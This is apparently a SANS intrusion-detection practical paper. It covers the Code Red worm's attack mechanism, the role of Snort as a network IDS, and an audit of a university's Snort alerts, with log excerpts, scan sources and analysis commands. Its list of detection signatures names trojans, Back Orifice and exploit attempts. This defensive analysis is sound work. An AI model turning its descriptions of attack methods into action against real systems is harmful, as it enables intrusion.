The Code Red worm attacks Microsoft web servers through a buffer overflow exploit against vulnerability in the "GET" command. Once a system is infected, the worm attempts to spread by spawning ninety-nine threads in the web server, each attacking a random Internet address. If the infected system is a US site, the last thread is used for the staged attack against www.whitehouse.gov at a predetermined time.

1.5.5 Attack Mechanism

The Code Red worm attacks Microsoft web servers through a buffer overflow exploit against a vulnerability in the "GET" command. Once a system is infected, the worm attempts to spread by spawning ninety-nine threads in the web server, each attacking a random Internet address. If the infected system is a US site, the last thread is used for the staged attack against www.whitehouse.gov at a predetermined time.

1.5.6 Correlations

[http://www.eeye.com/html/Research/Advisories/AL20010717.html]

Silicon Defense, Analysis of spread of the Code Red worm, [http://www.silicondefense.com/cr/].

CERT Advisory CA-2001-19 "Code Red" worm Exploiting Buffer Overflow IN IIS Indexing Service DLL.

1.5.7 Evidence of Active Targeting

Yes. Although the search for hosts is random, the worm actively targets Microsoft web servers in the infection stage. In the attack stage, the specific site www.whitehouse.gov is the target.

1.5.8 Severity

(Critical + Lethal) - (System + Network Countermeasures) = Severity

(5+5)-(5+2)=3

Critical: It is very important not to attack www.whitehouse.gov, especially if you are a U.S. government site.
Lethal: Very lethal. With 250,000 infected hosts the DDoS attack could be severe.
System: Our organization uses no Microsoft web servers, so we are not vulnerable.
Network Countermeasures: Weak, although we could filter outgoing traffic to www.whitehouse.gov. That might disturb some web surfing, but it would be better than participating in a DDos attack against them.

1.5.9 Defensive Recommendation

Install patches from Microsoft on all vulnerable web servers.
<www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-033.asp>

Install updated CodeRed rules for Snort IDS on any network where there could be a web server running.

1.5.10 Multiple Choice Test Question

Q: Which of these does the Code Red worm not do?

A) Prepare to launch a DDoS attack.
B) Contact www.worm.com from each infected system.
C) Attempt to infect additional systems.
D) Uses the infected system's clock.

Answer: B The worm does not phone home.

2. Describe The State of Intrusion Detection

Snort's Role in Internet Security

A Network Intrusion Detection System (NIDS) is a system capable of detecting anomalous, inappropriate, or other data that may be considered unauthorized occurring on a network. When a NIDS identifies a potential intrusion event, it can log the event, generate alert messages in real time, or take defensive action. Its behavior in any circumstance is predetermined by the network security analyst. Snort[1] is a lightweight Network Intrusion Detection System (NIDS), distributed under the GNU General Public License (GPL) by the author Martin Roesch. Within a single organization, it is just another tool for analysts to use to monitor their networks, but because of the way Snort is maintained and distributed, its potential influence on the overall state of Internet security is vast. This is not just because more analysts will have another tool with which to monitor their networks, but rather because they can use this tool to raise the awareness of security concerns with their organization. With increased management awareness and concern in many organizations, will come an overall improvement in the security of the Internet. Snort is in a unique position to bring this about.

Commercial packet sniffers and intrusion detection systems are not new, however their use is restricted to those organizations that can pay for them. Cisco's NetRanger product[2], for example, sells for approximately $10,000. That implies that they are used only in organizations whose budget already includes computer and network security items. In an organization where concern about security has not yet become a priority, commercial IDS tools are not available to their staff. The staff is probably aware that "strange things" happen on their network or to their computers. They probably already notice these things, but have a difficult time quantifying them.

Simple tools, like snoop on Solaris or tcpdump on Linux allow analysts to capture packets from their local network. A single 100 MHz Ethernet connection can realistically carry several megabytes per second of data that need to be processed by the packet sniffer. The amount of data to be processed can be overwhelming for any manual processing effort. Filters can reduce the amount of data collected, but unless the analyst is trying to isolate an infrequent, yet well-characterized event there is a high probability of missing the significant data. At best, the filters are limited to characteristics of the protocol headers. This allows one to capture all packets from a given source address and port, for example, but fails to allow for identifying a given pattern in the packet payload, one of the features required for meaningful intrusion detection.

Another severe limitation of using simple sniffer tools to do intrusion detection is that not only are the filters very limited, but only one filter can be used by any given invocation of the software. To use more than one filter pattern it has to be done using multiple sniffer processes. This can be serially, first looking for one pattern, then stopping that process and restarting it with a filter designed to match another pattern. Obviously this leaves gaps in the coverage of any filter, so it is not an effective approach unless the pattern sought is expected to repeat frequently. The other approach is parallel, running an instance of the sniffer software for each filter required. This has the disadvantage of loading up your processor with many similar tasks. It also makes for a difficult job of collating results because each process will have its own output file. A

NIDS, however, captures and inspects all unfiltered network traffic. Based on the contents of a packet, either at the IP or application level, an alert may be generated. The packet can also be logged for later analysis.

Snort is an open source, freely available, no cost, software packet sniffer and intrusion detection system. It is available for a wide variety of operating systems and hardware platforms.[3] It can be used to detect a variety of attacks and probes, including OS fingerprinting, buffer overflows, stealth port scans, and CGI attacks. Snort addresses all of the deficiencies noted above with respect to intrusion detection through use of its rule-based operation. First, snort has very flexible rules. Second, a single snort process can handle many rules simultaneously. The default rule set [4] now has about 1200 rules. Finally, Snort can generate either binary or text logs, ordered by time, making it easy to correlate other events. At the same time it will generate alert messages based on the rules. This eliminates the need to process the logs just to search for an event of interest. Finally, snort is free, so staff analysts can install as many instances of Snort as they require without concerns of licensing or budgets.

Snort's rule configuration allows an analyst to specify pattern matches that match any information included in the packets being captured.[5] This includes the protocol header information available to tcpdump and also information from the packet's payload. The latter is often an essential part of the signature of a particular kind of exploit.

Another feature of Snort is the ease of configuring the rule set. Snort rules are specified as expressions of a standardized syntax and supplied to the software in the form of text files. If multiple Snort sensors are required, on only needs to copy these files to each Snort host. Additions and changes to the default rules are provided on the snort.org web site. Special rules are also made available there. Rules to detect the signature of the "Code Red" worm, for example, were available from the Internet in time to provide useful detection in a timely manner.

Active response rules can be included in the rule set to take a certain action when an event is detected. This feature can be used as a defensive measure to terminate an unwanted connection with prejudice. If the connection used the TCP protocol, Snort can "spoof" an RST packet that makes it seem like either or both of the two hosts involved in the unwanted connection is requesting that it be terminated. If UDP protocol is involved, Snort will send messages using the ICMP protocol informing either or both hosts that the connecting host or port is unreachable. The use of these active response rules can be dangerous. If the rules trigger falsely, a legitimate network connection could be disrupted.

The flexibility and functionality of Snort is enhanced even further by the use of plug-in modules. These come in three categories, preprocessor, detection, and output. The preprocessor plug-ins are used to process every packet, so they are in a position to recognize port scans and to do defragmentation. Detection plug-ins perform simple tests on a single aspect of a packet. For example, a plug-in is used to check whether or not the acknowledgement bit (ACK) is set. Output plug-ins are used to define the ways that Snort presents its data. The output of the alert messages and the packet logs can be redefined by installing a new output plug-in. This might be

appropriate for sending data to legacy software for additional analysis.

Snort can generate output in several forms as specified in the configuration files. Each analyst can choose the type of output that will best suit the analysis methods to be employed. The simplest form of output is binary. In binary mode, the entire content of each captured packet is retained. The format used is identical to the one used by the tcpdump program, so that any tools that had been developed to process tcpdump output could still be used with Snort.

Snort's default output is to a directory wherein subdirectories are created for each foreign address. In each of these subdirectories, separate files save messages, one for each port/protocol pair. This mode is less efficient than the binary mode, but the advantage is that sorting by host and by protocol is done by Snort as the logs are written. There are several disadvantages with this mode. It is less efficient, which might result in the loss of packets. That could result in missing an event of interest. Also with a separate file created for each port/protocol pair and a separate directory for each foreign address, the number of files generated might become unmanageable for the Snort host system. A full port scan of a class B network could generate 131,072 files, which is too many to be managed using the normal Unix system utilities.[7] Another option for client messages is to have them generated as Unix syslog messages. This allows multiple Snort sensors on a local area network to direct their alert messages to a single logging host by using the standard syslog configuration options. This is a simple way to correlate multiple Snort alerts with each other and with other system events.

Snort can also generate its alert messages as data base insert requests. This allows the analyst to populate a data base with anomalies as they are detected and to utilize the full power of the data base query and report tools to perform her analysis. A recent article [8] shows how this can be done using all open source tools. The MySQL data base is used with Snort sensors providing data to it via a secure connection using another product named "Stunnel." TCP wrappers are also used to protect the data base from unauthorized queries. If the analyst already has a compatible commercial data base (Oracle or PostgreSQL) available, Snort can be configured to use it. There is even an output plug-in available from Silicon Defense for the Intrusion Detection Message Exchange Format (IDMEF) [9], a protocol under development for exchanging data between intrusion detection entities.

A wide variety of Snort-compatible analysis tools are available from the Snort web site. SnortSnarf from Silicon Defense[10] is a Perl program to take files of alerts from the free Snort Intrusion Detection System and to produce web pages intended for diagnostic inspection and tracking down problems. These web pages could be made available to selected system administration and security personnel using an intranet server. Tools to analyze Snort output include snort-sort.pl, snort_stat.pl. and snortlog. Tools like Girr and Guardian use Snort output to reconfigure a system's network software dynamically to block an attacker from the system.

Since Snort was first released in 1998, the number of sites running it has continued to increase. More than 2,500 downloads of the Snort software are done each week from sites in corporate America, academia, and government [11]. There is no registration or licensing, so it is difficult

to determine the actual number of installed Snort sensors in use. However the amount of interest in Snort training, like that provided by the SANS Institute, suggests a large overall deployment. This combination of widespread Snort deployment and analysts trained in its use help to make the Internet more secure.

3. Analyze This!

This security audit was prepared at the request of an unnamed university. A Snort system was connected to their network and it was used in intrusion detection mode. Because they needed the report quickly only five days were used to do the data collection.

3.1. List of files used in analysis

Data used in this analysis was obtained from the web site <www.research.umbc.edu/~andy> using the files shown below. A total of 77,148 alerts, 1,673 out-of-spec warnings, and 358,160 scan warnings were processed.

```
alert.010701.txt        oos_Jul.1.2001.txt          scans.010701.txt
alert.010702.txt        oos_Jul.2.2001.txt          scans.010702.txt
alert.010703.txt        oos_Jul.3.2001.txt          scans.010703.txt
alert.010704.B.txt      oos_Jul.4.2001.txt          scans.010704.B.txt
alert.010704.txt        oos_Jul.5.2001.txt          scans.010704.txt
alert.010705.B.txt                                  scans.010705.txt
alert.010705.txt                                    scans.010705.txt
```

3.2. Executive Summary

Analysis of the data sampled from the campus networks shows activity that is typical of today's increasingly hostile Internet. This observed activity shows two risks to the organization that could be reduced by appropriate administrative action. The first risk is the exposure of potentially sensitive data to outsiders, made available through the use of unauthorized software installed on desktop systems by students and faculty. The other risk is that the level of perimeter defense provided by the campus firewall is lower than that of comparable institutions. This exposes internal campus systems to hostile attacks from the Internet.

To reduce the risk of exposure of potentially sensitive data to outsiders, policies defining acceptable use of university equipment should be revised so that they clearly prohibit users from installing any software that serves or shares data on the Internet. University policy should also grant the authority to detect and to remove the offending software from university equipment to system administrators and information technology security personnel. It should also define the

disciplinary action that will be taken against the offenders. All campus computer users should be informed of the policy changes and trained in methods of compliance. Campus system administrators and information technology security personnel should be trained in the detection of the network activity showing these risks. Our company is prepared to offer such training.

Limiting the access to the internal campus networks from the Internet by the use of a firewall can reduce the risk from outside attacks. Since limiting access is contrary to the traditional "open" environment of a university, the administration should solicit inputs from both the faculty users and from information technology security personnel to determine a policy. They will need to provide a balance between the requirements of open communication for university business purposes and the risk of allowing connections from the Internet. Additional resources in the form of firewall products, network equipment, and intrusion detection systems, may be required to implement these policy changes. Human resources in the areas of system administration, security, and networks will also be required. Periodic audits are recommended to guarantee continued compliance with policy. Our company would be pleased to provide audit services as required.

3.3. List of Detects

The following output was the result of running the script snort_alert.pl on the file containing alerts for all five days of the data collection period. It is sorted by the frequency of the type of alert, most frequent first. Priority will be given to analyzing items from the top of this list.

```
================= ALERTS ==================
15628 alerts of Possible trojan server activity
10862 alerts of UDP SRC and DST outside network
3608  alerts of Watchlist 000220 IL-ISDNNET-990517
2207  alerts of connect to 515 from outside
2096  alerts of External RPC call
688   alerts of SMB Name Wildcard
434   alerts of Queso fingerprint
408   alerts of Attempted Sun RPC high port access
394   alerts of WinGate 1080 Attempt
277   alerts of SYN-FIN scan!
239   alerts of Port 55850 tcp - Possible myserver activity - ref. 010313-1
170   alerts of SUNRPC highport access!
141   alerts of Null scan!
141   alerts of NMAP TCP ping!
94    alerts of TCP SRC and DST outside network
92    alerts of Watchlist 000222 NET-NCFC
75    alerts of High port 65535 tcp - possible Red Worm - traffic
36    alerts of Russia Dynamo - SANS Flash 28-jul-00
21    alerts of High port 65535 udp - possible Red Worm - traffic
10    alerts of TCP SMTP Source Port traffic
3     alerts of Back Orifice
2     alerts of ICMP SRC and DST outside network
2     alerts of connect to 515 from inside
2     alerts of Port 55850 udp - Possible myserver activity - ref. 010313-1
```

```
1     alerts of STATDX UDP attack
```

3.3.1 Alerts of Type "Possible trojan server activity"

From the 15628 alerts of "Possible trojan server activity" there were 13234 detects where port 27374 was used. This could be a RAMEN server or a Subseven Trojan, characterized on the SANS site at <http://www.sans.org/newlook/resources/IDFAQ/subseven.htm>. Additional known ports are listed, so the alert data is examined for those using Unix commands. Using the command "`grep :1243 all_alerts.txt`" returns the following information which suggests that the hosts MY.NET.136.244, MY.NET.215.210, MY.NET.153.102, MY.NET.185.98, MY.NET.226.244, MY.NET.232.151, MY.NET.160.0, MY.NET.254.83 might be running Subseven Trojans.

```
07/02-19: 49:43.330907  [**] Possible trojan server activity [**]
195.84.205.250:1243 -> MY.NET.136.244:27374
07/02-19: 49:45.934255  [**] Possible trojan server activity [**]
24.203.179.48:1243 -> MY.NET.215.210:27374
07/02-19: 49:52.324678  [**] Possible trojan server activity [**]
195.84.205.250:1243 -> MY.NET.136.244:27374
07/02-19: 49:54.543802  [**] Possible trojan server activity [**]
206.74.76.44:1243 -> MY.NET.153.102:27374
07/02-19: 50:07.872418  [**] Possible trojan server activity [**]
216.86.90.139:1243 -> MY.NET.185.98:27374
07/02-19: 50:17.155783  [**] Possible trojan server activity [**]
24.191.205.218:1243 -> MY.NET.226.244:27374
07/02-19: 50:26.143434  [**] Possible trojan server activity [**]
24.191.205.218:1243 -> MY.NET.226.244:27374
07/02-19: 50:31.306909  [**] Possible trojan server activity [**]
142.176.72.56:1243 -> MY.NET.232.151:27374
07/02-19: 50:54.724659  [**] Possible trojan server activity [**]
193.153.248.195:1243 -> MY.NET.160.0:27374
07/02-19: 51:16.004719  [**] Possible trojan server activity [**]
63.10.156.249:1243 -> MY.NET.254.83:27374
```

3.3.2 Alerts of Type "SRC and DST outside network"

There were 6235 uses of port 137 to and from locations outside of the local network. Port 137 is normally used by Microsoft NETBIOS services. The data also contain 4295 packets to port 5779 (TBD), and 2207 packets to port 515, the printer port, often used in LPRng exploits. There are also 328 packets to port 53, DNS, and 10 packets to port 1214, used by KaZaA.

3.3.3 Alerts of Type "Watchlist 000220 IL-ISDNNET-990517"

The data contain 3247 packets to port 1214, used by KaZaA and 222 packets to port 6346, used by Gnutella. The data also contain 107 packets to port 25, SMTP. The source addresses for these alerts came from the domain 212.179.0.0, which is shown by the RIPE whois server to be

registered in Israel. P. J. Goodwin observed the same type of scans as reported in his practical examination available at (http://www.sans.org/y2k/practical/PJ_Goodwin.doc). One of these hosts (212.179.34.114) is also one of our "top talkers."

3.3.4 Alerts of Type "Connect to 515 from outside"

The data contain 2209 packets to port 515, a normal printer port. Most of these (1,207) are from source address 165.132.31.137 (section 3.5.8), number five on the top talkers list. Another 419 alerts are from 210.103.58.65, number seven on the top ten list, 223 more come from 217.96.133.163, and 119 more from 65.162.64.180. All of these seem to be scans of sequential host addresses.

3.3.5 Alerts of Type "External RPC call"

The data contain 2096 packets to port 111, RPC, and 578 packets to port 32771. Using Unix commands we find the top source addresses that have scanned our network. The number preceding the IP address is the number of packets recorded.

```
srcip
 432 211.23.6.234
 333 164.164.87.134
 311 199.84.54.32
 304 203.186.220.10
 288 204.117.207.245
 152 61.218.145.218
```

A similar scan was observed by John Topp in his GCIA practical examination (http://www.sans.org/y2k/practical/John_Topp_GCIA.doc).

3.3.6 Alerts of Type "SMB Name Wildcard"

The data contain 688 packets to port 137. This pattern is a scan for a Windows machine with open file sharing. In this analysis we found an SMB signature similar to a scan detected by Dale Ross in his analysis seen in section 8 of (http://www.sans.org/y2k/practical/Dale_Ross_GCIA.htm). It also compares well to the one found by John Best in his practical examination (http://www.sans.org/y2k/practical/John_Best.htm).

3.3.7 Alerts of Type "Queso fingerprint"

The data contain 196 packets to port 25, SMTP, 115 packets to port 1214, used by KaZaA, and 27 packets to port 6346, used by Gnutella. Using the commands row, sort, and uniq, we select the source and destination IP addresses and the destination port, then count the unique lines.

```
cnt   srcip             dstip        dport

  75 199.183.24.194     MY.NET.253.41   25
  65 199.183.24.194     MY.NET.253.43   25
  52 193.226.113.248    MY.NET.70.97    1214
  49 199.183.24.194     MY.NET.253.42   25
  43 193.226.113.248    MY.NET.218.234  1214
  12 209.150.103.212    MY.NET.253.24   113
  12 193.226.113.248    MY.NET.150.225  1214
   8 193.226.113.248    MY.NET.75.145   1214
   5 133.127.86.112     MY.NET.97.206   6346
```

The most popular connection was to 199.183.24.194, registered to Red Hat Software. The port used was 25, SMTP, so could the Red Hat mailer trigger this Snort rule? To be determined. The other frequent source address, however, is registered to InterComp in Bucharest, Romania. If this were really a Queso fingerprint, we would expect to see a wider range of destination addresses as the attacker attempts to identify our systems. In this case it seems that other software is triggering the "Queso fingerprint" rule.

3.3.8 Alerts of Type "Attempted Sun RPC high port access"

The data contain 408 packets to port 32771. *"Ghost Portmapper. Some SunOS machines listen at this port for portmapper. Since firewalls frequently don't filter at high ports, it can allow the attacker access to portmapper even when port 111 is blocked."[17]*

3.3.9 Alerts of Type "SYN-FIN scan!"

The data contain 269 packets to port 111, RPC, all from the host 211.180.236.194. APNIC shows this address registered to the Korea Network Information Center. KRNIC, in turn, shows it registered to CHUNG WOO DESIGN. This activity was scanning the campus network, from MY.NET.132.0 through MY.NET.137.255.

3.3.10 Alerts of Type "Port 55850 tcp - Possible myserver activity"

The data contain 126 packets to port 55850, 76 packets to port 25, SMTP 33 packets to port 1214, used by KaZaA.

3.3.11 Alerts of Type "Null Scan!"

The data contain 83 packets to port 1214, used by KaZaA and 12 packets to port 6346, used by Gnutella.

3.3.12 Alerts of Type "NMAP TCP ping!"

The data contain 91 packets to port 53, DNS, 30 packets to port 80, and 3 packets to port 21.

3.3.13 Alerts of Type "Watchlist 000222 NET-NCFC"

The data contain 56 packets to port 25, SMTP. Nine packets go to port 8765, which according to Network ICE, "Infoseek's "Ultraseek" search engine has an HTTP server at this port that is vulnerable to a buffer-overflow exploit."[18] The addresses are in the domain 159.226.0.0 which is registered to the Computer Network Center Chinese Academy of Sciences. A similar signature can bee found in the analysis of David Thihault at http://www.sans.org/y2k/practical/David_Thibault_GCIA.html.

3.4. "Top Talkers"

For each of the ten most frequent alert detects listed in section 3.3 a sort was done by source address to find the most frequent source of each alert. These are shown in the accompanying table. Also included are the scan and out-of-specification cases we have analyzed.

Detect	Packet Count	Source Address
1	5800	169.254.161.0
2	2331	63.250.213.124
3	1788	63.250.213.26
4	1224	212.179.24.114
5	1207	165.132.31.137
6	432	211.23.6.234
7	419	210.103.58.65
8	400	205.188.153.101
9	333	164.164.87.134
10	311	199.84.54.32
Scan	30159	211.207.15.190
Scan	23504	66.68.62.229
OOS	100	24.66.152.86

Using unix commands "`wc -l src_host* | sort -nr`" on the scan data the following numbers of packets from each host are found.

3.5. Ten External Source Addresses

These addresses were the source of frequent detects seen either in the alert logs or in the scan logs. Since we are limited to examining only ten cases in detail, some of the more routine scans were dismissed in favor of alerts that may pose a more serious threat. Queries were made to

determine the registrant of each address. Several "whois" services were used via their web sites to retrieve the following information. . See appendix B for additional information about the registration.

3.5.1 Source Address 211.207.15.190

This source address generated 30,156 scan detects, the highest number from any single address. The scan logs show this host scanning the entire network MY.NET.0.0/16 using connections to port 21, traditional for FTP service. There was no attempt made to keep a low profile, as this scan made about twenty-five connections per second and completed in approximately twenty minutes. The address 211.207.15.190 is registered to Hanaro Telecom Co. of Seoul Korea.

3.5.2 Source Address 66.68.62.229

This source address generated 23,501 scan detects in eighteen minutes. This scan was directed at a single host (MY.NET.219.42) on the local network. The source port ranges from 61,000 to 65,095. The ARIN whois service was used to obtain registration information for the address 66.68.62.299. It is registered to Roadrunner of Herndon, VA, an Internet Service Provider.

3.5.3 Source Address 169.254.161.0

This source address generated 5,800 alerts, the highest number from any single address. The destination port was 137, which suggests a Microsoft NETBIOS protocol was used. Of the 5,800 UDP packets originating and destined for external networks, there were only two destinations. About half (2,873) went to 130.132.143.42 and the rest (2,927) went to 130.132.143.43. These two hosts are registered to Yale University.

3.5.4 Source Address 24.66.152.186

This source address generated over one hundred out-of-specification messages. TCP port 60020 was used in all cases and all detects show a destination host of MY.NET.70.149. Activity from this source continued for about ten and one-half hours. This address is registered to Shaw Fiberlink ltd., 630 3rd Avenue SW, Suite 900, Calgary AB, 4L4, CA.

3.5.5 Source Address 63.250.213.124

This address is the source of 173 alerts of "UDP SRC and DST outside network." The source port is 1037 and the destination address is 233.28.65.61 with port 5779 in all cases. The destination address is registered as a multicast address. Searches for signatures containing the source and destination ports were fruitless, however a search for the multicast destination address found the same address pair logged at Indiana University. That entry appears as follows.

2001-08-14 09:02:44 (EST) (63.250.213.100, 233.28.65.61) RP 206.190.40.61
The web page indicates that these are logs of Multicast Source Discovery Protocol (MSDP) SA

(Source Address) entries. If it is not our policy to share information with Indiana University, this traffic should be blocked. This source address is registered to Yahoo! Broadcast Services, Inc., 2914 Taylor St., Dallas, TX 75226,US. More information about MSDP can be found on-line from www.cisco.com. This detect is similar to the one identified by Andrew Windsor in his GCIA practical examination (http://www.sans.org/y2k/practical/Andrew_Windsor.doc).

3.5.6 Source Address 63.250.213.26

This source address generated 1,788 alerts, using port 1039 in less than nine and one half minutes. During that interval the average arrival rate of these alerts was greater than three per second. As in the previous case, the only reference to this signature was from the Indiana University MSDP logging page. Here is entry.

```
2001-08-14 10:15:17 (EST)       (63.250.213.179, 233.28.65.164) RP
206.190.40.61
```

The source port number is different, but the pattern is the same as in the previous case. This address is registered to Yahoo! Broadcast Services, Inc., 2914 Taylor St., Dallas, TX 75226,US.

3.5.7 Source Address 212.179.34.114

This source address generated 1,038 alerts, using port 23206 and fewer alerts from other ports. The alerts are named "Watchlist 000220 IL-ISDNNET-990517." In all but one alert, the destination port is 1214. The lone exception is an alert where the destination port is 6346. These same ports are also significant in the out-of-specification data. Use of port 1214 could indicate KaZaA, a media enabled desktop product (http://www.kazaa.com/) available as a free download. This address is registered to ISDN Net Ltd.

The following commands were used to determine which campus hosts have been involved with KaZaA communications from this source address.

```
host-109-> row < all_alerts.rdb srcip mat /212.179.34.114/ | column dstip |
tail +
3 | sort | uniq -c | sort -nr
1110 MY.NET.150.133
  47 MY.NET.218.234
  28 MY.NET.70.97
  24 MY.NET.150.225
  10 MY.NET.75.145
   4 MY.NET.217.154
   1 MY.NET.218.86
```

It seems that seven local hosts are involved and that they may require additional attention. One of these (MY.NET.150.133) is showing significant activity.

3.5.8 Source Address 165.132.31.137

This address is registered to Yonsei University (NET-YONSEI-NET), 134, Shinchon-dong, Seodaemnu-gu, Seoul, 120-749, Korea. It was the source of 1,207 alerts of the type "connect to 515 from outside." The Snort scan logs also showed the same signature. The scan was fast, almost five hosts were probed each second. Some of the hosts were probed up to four times, so the total number of hosts affected was 508, fewer than the total number of probes.

3.5.9 Source Address 211.23.6.234

This address is registered to Chunghwa Telecom Co.,Ltd., Data-Bldg.6F, No.21, Sec.21, Hsin-Yi Rd., Taipei Taiwan. It produced scan and alert logs from Snort, showing an RPC scan on port 111 of MY.NET.132-137, a total of 432 log entries. Just thirteen minutes after the scan, a single probe labeled "STATDX UDP attack" was noted. It was directed at MY.NET.6.15, not one of the scanned subnets.

3.5.10 Source Address 210.103.58.65

This address is registered to Korea Network Information Center. Tracing it through their whois service (http://whois.nic.or.kr/whois/webapisvc) shows a registration to GIDO ELEMENTARY SCHOOL, KYONGGI, Korea. . It was the source of 419 alerts of the type "connect to 515 from outside." The Snort scan logs also showed the same signature.

3.5.11 Source Address 205.188.153.101

This address is registered to America Online, Inc (NETBLK-AOL-DTC), 22080 Pacific Blvd, Sterling, VA 20166, US. It was the source of four hundred alerts using port 4000. Each of the alerts was identical except for the time. They look like this.

```
205.188.153.101 4000    MY.NET.217.6    32771   07/04-18:51:49.597438
Attempted Sun RPC high port access
```

This scan was slow, taking more than fourteen hours.

3.5.12 Source Address 164.164.87.134

This address is registered to Software Technology Park- Bangalore (NET-SOFTNET), Block III, KSSIDC Complex, Keonics Electronics City, Bangalore 562 158, India. It produced scan and alert logs from Snort, showing an "External RPC call" scan on port 111 of MY.NET.132-137, a total of 333 log entries. This scan was fast, more than seven probes per second. The entire scan took only forty-four seconds.

3.5.13 Source Address 199.84.54.32

This address is registered to CA*NET Network Operations Centre (NETBLK-QUEBEC-2) NETBLK-QUEBEC-2, Babilliard Synapse Inc. (NETBLK-SYNAPSE2-DOM. It produced scan and alert logs from Snort, showing an "External RPC call" scan on port 111 of MY.NET.132-137, a total of 311 log entries. There is one difference between this RPC scan and the other ones found in the data. The source port for this scan is a constant 111, not an ephemeral port. This scan was done at a rate in excess of twenty packets per second, taking just fifteen seconds to complete. Four log records stand out from this pattern. About five minutes prior to this scan, the same source address probed MY.NET.6.15 four times. Two of these used 111 as a source port, but the others used port 646 and 1908, once each.

3.6. Correlations from Previous Practical Examinations

Correlations between patterns found in this analysis and patterns that have been observed before and recorded by other analysts have been mentioned in the text as they occur. Since one of our goals in this report was to correlate our data with the analyses done in previous GIAC practical examinations, those correlations are summarized in the following table for the reader's convenience. The section numbers given are the location in this paper where the correlation can be found.

Analyst	Section	URL
George Bakos	3.7.2	http://ouah.bsdjeunz.org/George_Bakos.html
John Best	3.3.6	http://www.sans.org/y2k/practical/John_Best.htm#assign3
PJ Goodwin	3.3.3	http://www.sans.org/y2k/practical/PJ_Goodwin.doc
Dale Ross	3.3.6	http://www.sans.org/y2k/practical/Dale_Ross_GCIA.htm
David Thibault	3.3.13	http://www.sans.org/y2k/practical/David_Thibault_GCIA.html
John Topp	3.3.5	http://www.sans.org/y2k/practical/John_Topp_GCIA.doc
Andrew Windsor	3.5.5	http://www.sans.org/y2k/practical/Andrew_Windsor.doc

3.7. Link Graph and Analysis of OOS files

The fist step in the analysis of the out-of-specification records was to process them with a Perl script that produced a summary files in RDB compatible format. RDB commands were then used to select "interesting" records based on manually adjusted criteria. One of the first attempts selected source and destination IP numbers and the corresponding port numbers. All source ports higher than 1,024 were replaced with the word "HIGH" to simplify the sorting. A count of the number of occurrences of each source and destination address pair was generated using the Unix command "uniq." The following listing is the beginning of that output, showing the most frequent connections.

```
count   srcip   sport   dstip   dport
5N      12S     5N      12S     5N
370     210.77.146.33   HIGH    MY.NET.253.114  80
61      199.183.24.194  HIGH    MY.NET.253.42   25
60      199.183.24.194  HIGH    MY.NET.253.41   25
54      199.183.24.194  HIGH    MY.NET.253.43   25
40      216.5.180.10    HIGH    MY.NET.253.114  80
20      210.77.146.33   HIGH    MY.NET.100.165  80
19      193.226.113.248 HIGH    MY.NET.70.97    1214
18      209.150.103.212 HIGH    MY.NET.253.24   113
8       193.226.113.248 HIGH    MY.NET.218.234  1214
7       64.198.133.235  HIGH    MY.NET.5.29     0
7       64.198.133.215  HIGH    MY.NET.5.29     0
7       64.152.176.4    HIGH    MY.NET.179.79   80
7       63.253.106.25   HIGH    MY.NET.253.114  21536
7       61.147.75.96    HIGH    MY.NET.6.7      21536
6       24.169.190.158  HIGH    MY.NET.70.66    6346
6       192.117.120.140 HIGH    MY.NET.228.74   6346
6       158.75.57.4     HIGH    MY.NET.217.54   6355
5       64.152.176.4    HIGH    MY.NET.1.6      563
5       24.169.190.158  0       MY.NET.70.66    2953
5       133.127.86.112  HIGH    MY.NET.97.206   6346
4       64.198.133.222  HIGH    MY.NET.5.29     0
4       62.149.150.37   HIGH    MY.NET.70.97    2048
4       24.168.172.158  HIGH    MY.NET.100.165  80
4       193.226.113.248 HIGH    MY.NET.150.225  1214
4       128.61.38.150   HIGH    MY.NET.85.91    1448
3       66.50.40.97     HIGH    MY.NET.253.125  21536
3       195.131.94.221  HIGH    MY.NET.181.144  80
3       192.117.120.140 HIGH    MY.NET.201.74   6346
3       150.140.149.209 HIGH    MY.NET.217.62   19973
3       141.157.90.81   HIGH    MY.NET.60.39    23
```


At the top of the list we can see connections to well-known ports 80 and 25 which could be legitimate uses of an HTTP server and SMTP servers from defective software. Some of the other ports are accessed from multiple addresses and they should be investigated further. These include ports 1214, 21536, and 6346. Combinations of RDB and Unix commands, like the following, were used to summarize information about the ports in question.

```
   118  row < ../all_oos.rdb dport eq 6346 or sport eq 6346 | more
   119  row < ../all_oos.rdb dport eq 6346 or sport eq 6346 | list
   120  row < ../all_oos.rdb dport eq 6346 | column sport | sort | uniq -c |
sort -nr
   121  h
   122  row < ../all_oos.rdb dport eq 1214 or sport eq 1214 | more
   123  row < ../all_oos.rdb dport eq 1214 or sport eq 1214 | list
   124  h
   125  row < ../all_oos.rdb dport eq 1214 | column sport | sort | uniq -c |
sort -nr
   131  row < ../all_oos.rdb dport eq 6346 | wc -l
```

The combination of "uniq –c" and "sort –nr" was useful to find the most frequestly used ports.

